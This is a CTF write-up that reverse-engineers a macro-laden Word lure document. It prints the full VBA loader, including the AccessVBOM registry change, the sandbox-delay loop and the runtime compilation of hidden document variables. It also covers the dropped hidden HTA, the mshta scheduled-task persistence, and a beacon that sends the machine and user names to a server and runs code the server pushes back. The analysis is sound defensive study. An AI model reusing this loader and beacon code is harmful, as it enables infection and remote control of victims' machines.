Flash CTF - Hatevibe
Hatevibe Writeup
Overview
The handout is Joint-Declaration-C5+GER_final.doc, a lure document that carries a VBA macro. The macro a dump shows is only a loader. The real payload sits in Word document variables, unrolls into an HTA, and finishes in a hex and XOR wrapped configuration blob that carries the flag.
Background
Word can store arbitrary named strings on a document as document variables. VBA reads them with ActiveDocument.Variables.Item("name") and they are written out to word/settings.xml inside the package. They are data, not code, so a macro dump never shows them. That makes them a comfortable hiding place for a payload.
The other piece this sample leans on is VBProject.VBComponents(...).CodeModule.AddFromString, which compiles a string into a module at runtime. Writing to another document's VBA project needs the AccessVBOM registry value set, which the macro takes care of itself.
The file is named .doc but the container is OOXML, so it unzips like any other modern Office document.
Reconnaissance
The document carries macros, so dump them with oletools:
olevba -c Joint-Declaration-C5+GER_final.doc
Public objApp, wsl
Function danger()
        danger = ActiveDocument.Variables.Item("s2")
End Function
Function rundoc(namedoc)
        Set doc2 = objApp.Documents.Open(namedoc)
    doc2.Save
    doc2.Close
End Function
Sub verydanger()
        strng = "WSc" & "ript.She"
        strng = strng & "ll"
        Set wsl = CreateObject(strng)
        wsl.RegWrite "HK" & "CU\Softw" & "are\Micr" & "osoft\Of" & "fice\" & Application.Version & "\Wo" & "rd\Sec" & "urity\Acce" & "ssVBO" & "M", 1, "REG_D" & "WORD"
End Sub
Sub documeNt_opEn()
    On Error Resume Next
    Dim IlIlIlIlIl As Date
    Dim IlIlIIIlIl As Date
    IlIlIlIlIl = Date
    IlIlIIIlIl = DateSerial(1945, 30, 4)
    If IlIlIlIlIl < IlIlIIIlIl Then
'Quit'
    Else
        Application.Quit
    End If
        ActiveDocument.Unprotect ("oikmseM#*inmowefj8349an3")
        For i = ActiveDocument.Shapes.Count To ActiveDocument.Shapes.Count + 1 - ActiveDocument.ActiveWindow.Panes(1).Pages.Count * 2 Step -1
                ActiveDocument.Shapes(i).Delete
        Next i
    ActiveDocument.Save
        sss = Now()
    While Now < sss + TimeValue("20:20:20")
        DoEvents
    Wend
        If Now() - sss < TimeValue("15:15:15") Then Exit Sub
        verydanger
    Set objApp = CreateObject("Word.Application")
    objApp.Visible = False
    Set doc = objApp.Documents.Add
    For Each vars In ActiveDocument.Variables
    doc.Variables.Add vars.Name & "ergegdr", vars
    i = i + 1
    Next
    doc.VBProject.VBComponents("ThisDocument").CodeModule.AddFromString "Sub goods() : : End Sub" & vbCrLf & "Sub baads() : : End Sub" & vbCrLf & danger()
    tmp = wsl.ExpandEnvironmentStrings("%localapp" & "data%\T" & "emp")
    doc.SaveAs2 tmp & "\" & ActiveDocument.Name & ".doc", 13
    doc.Close
        rundoc (tmp & "\" & ActiveDocument.Name & ".doc")
        objApp.Quit False
End Sub
Two functions stand out. verydanger sets AccessVBOM so VBA is allowed to write into another document's project. danger only returns ActiveDocument.Variables.Item("s2"), which says nothing on its own.
documeNt_opEn is where they meet. It copies every document variable into a fresh hidden document with ergegdr appended to each name, compiles the string that danger() returned into that document, saves it under %LOCALAPPDATA%\Temp and opens it so that its own auto-open fires. The While Now < sss + TimeValue("20:20:20") loop in front of all that, with the 15:15:15 bail out, is a sandbox timeout check: anything that does not sit around for hours never reaches the payload.
So the second stage is whatever is in s2, and that means reading the document variables directly rather than debugging the macro.
Exploitation
The variables live in word/settings.xml:
unzip Joint-Declaration-C5+GER_final.doc
This package stores its entry names with backslashes instead of forward slashes. Word does not care, but unzip warns about it and a 7z x path filter like word/settings.xml then matches nothing.
Searching it for s2 gives the second stage:
<w:docVar w:name="s2" w:val="Sub docUment_oPen() : : : ActiveDocument.VBProject.VBComponents(1).CodeModule.AddFromString activedocument.variables.item("block1ergegdr"): : ActiveDocument.VBProject.VBComponents(1).CodeModule.AddFromString activedocument.variables.item("block2ergegdr") : : goods : baads : Me.Close :End Sub"/>
Laid out:
Sub docUment_oPen()
    ActiveDocument.VBProject.VBComponents(1).CodeModule.AddFromString activedocument.variables.item("block1ergegdr")
    ActiveDocument.VBProject.VBComponents(1).CodeModule.AddFromString activedocument.variables.item("block2ergegdr")
    goods
    baads
    Me.Close
End Sub
More of the same trick: block1 and block2 are two more variables compiled at runtime. block1 is goods:
Sub goods()
    On Error Resume Next
    Set fso = CreateObject("Scripting.FileSystemObject")
    appdir = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%LOCALAPPDATA%") & "\Settings"
    fso.CreateFolder (appdir)
    Set OutPutFile = fso.CreateTextFile(appdir & "\locale", True)
    For j = 1 To Documents(1).Variables.Count - 3
        vars = Documents(1).Variables(j)
        For i = 1 To Len(vars)
            OutPutFile.Write Chr("&H" & Mid(vars, i, 2))
            i = i + 1
        Next
    Next
    OutPutFile.Close
End Sub
It walks every document variable except the last three, which are exactly block1, block2 and s2, reads each one as hex pairs and writes the decoded bytes to %LOCALAPPDATA%\Settings\locale.
block2 is baads, and it explains what locale is for. It registers a hidden scheduled task named Settings\ServiceDispatch that repeats every four minutes and runs C:\Windows\System32\mshta.exe against that file, so the dropped file is an HTA and this is the persistence.
The variables goods concatenates are right there in the same settings.xml, randomly named and numbered 1000 through 1068:

Join them in order and hex decode, and out comes the locale file, an HTA:

Its script block is declared Language="VBScript.Encode" and starts with the #@~^ marker, so it is Microsoft Script Encoder output. CyberChef's Microsoft Script Decoder recipe unwraps it:

That gives one more layer of VBScript:
On Error Resume Next
window.resizeTo 0,0
window.moveTo -2000,-2000
Function temp(h)
On Error Resume Next
	Dim a,i
	For i = 1 To Len(h)
	a = a & Chr("&H" & Mid(h,i,2))
	i = i + 1
	Next
	temp = a
End Function
text = temp("0A320B16702B2E0830433D5A28225F152F390C58591125292F2A240A2D1D0C14...")
str = ""
For j = 0 To Len(text)-1
str = str & Chr(Asc(Mid(text,j+1,1)) Xor Asc(Mid("dGgzLXMzY3IzdC1rZXk=",(j Mod Len("dGgzLXMzY3IzdC1rZXk=")+1),1)))
Next
codeblock.InnerHTML = str
The window is resized to nothing and moved off screen so mshta.exe runs invisibly, and the last stage is a hex literal XORed against the key sitting in the same line, dGgzLXMzY3IzdC1rZXk=.
Getting the Flag
From Hex followed by XOR with that key in CyberChef peels the final layer:

What comes out is the downloader's configuration and beacon loop. Every four minutes the scheduled task fires the HTA, which PUTs a JSON body to https://metactf.com/setup.php carrying the machine name, the user name and asxcaw:
rtgerfsd = "https://metactf.com/"
sdgertgd = "okaksofkai"
qwerfgfss = "yldfkmskds"
sdfgewddv = "qoaksfjiam"
peceert = "xoskdksios"
asxcaw = "MetaCTF{East_or_West_h0m3_1S_b3st}"
wclslmk = "/local.php"
wefsda = "/upset.php"
sdfgfc = "/setup.php"
If the server answers with the magic prefix sd5ddf3e3fg4gfds, the rest of the response is hex decoded and injected into the page as yet another VBScript.Encode block, which is how the operator would push further stages.
asxcaw is the flag: MetaCTF{East_or_West_h0m3_1S_b3st}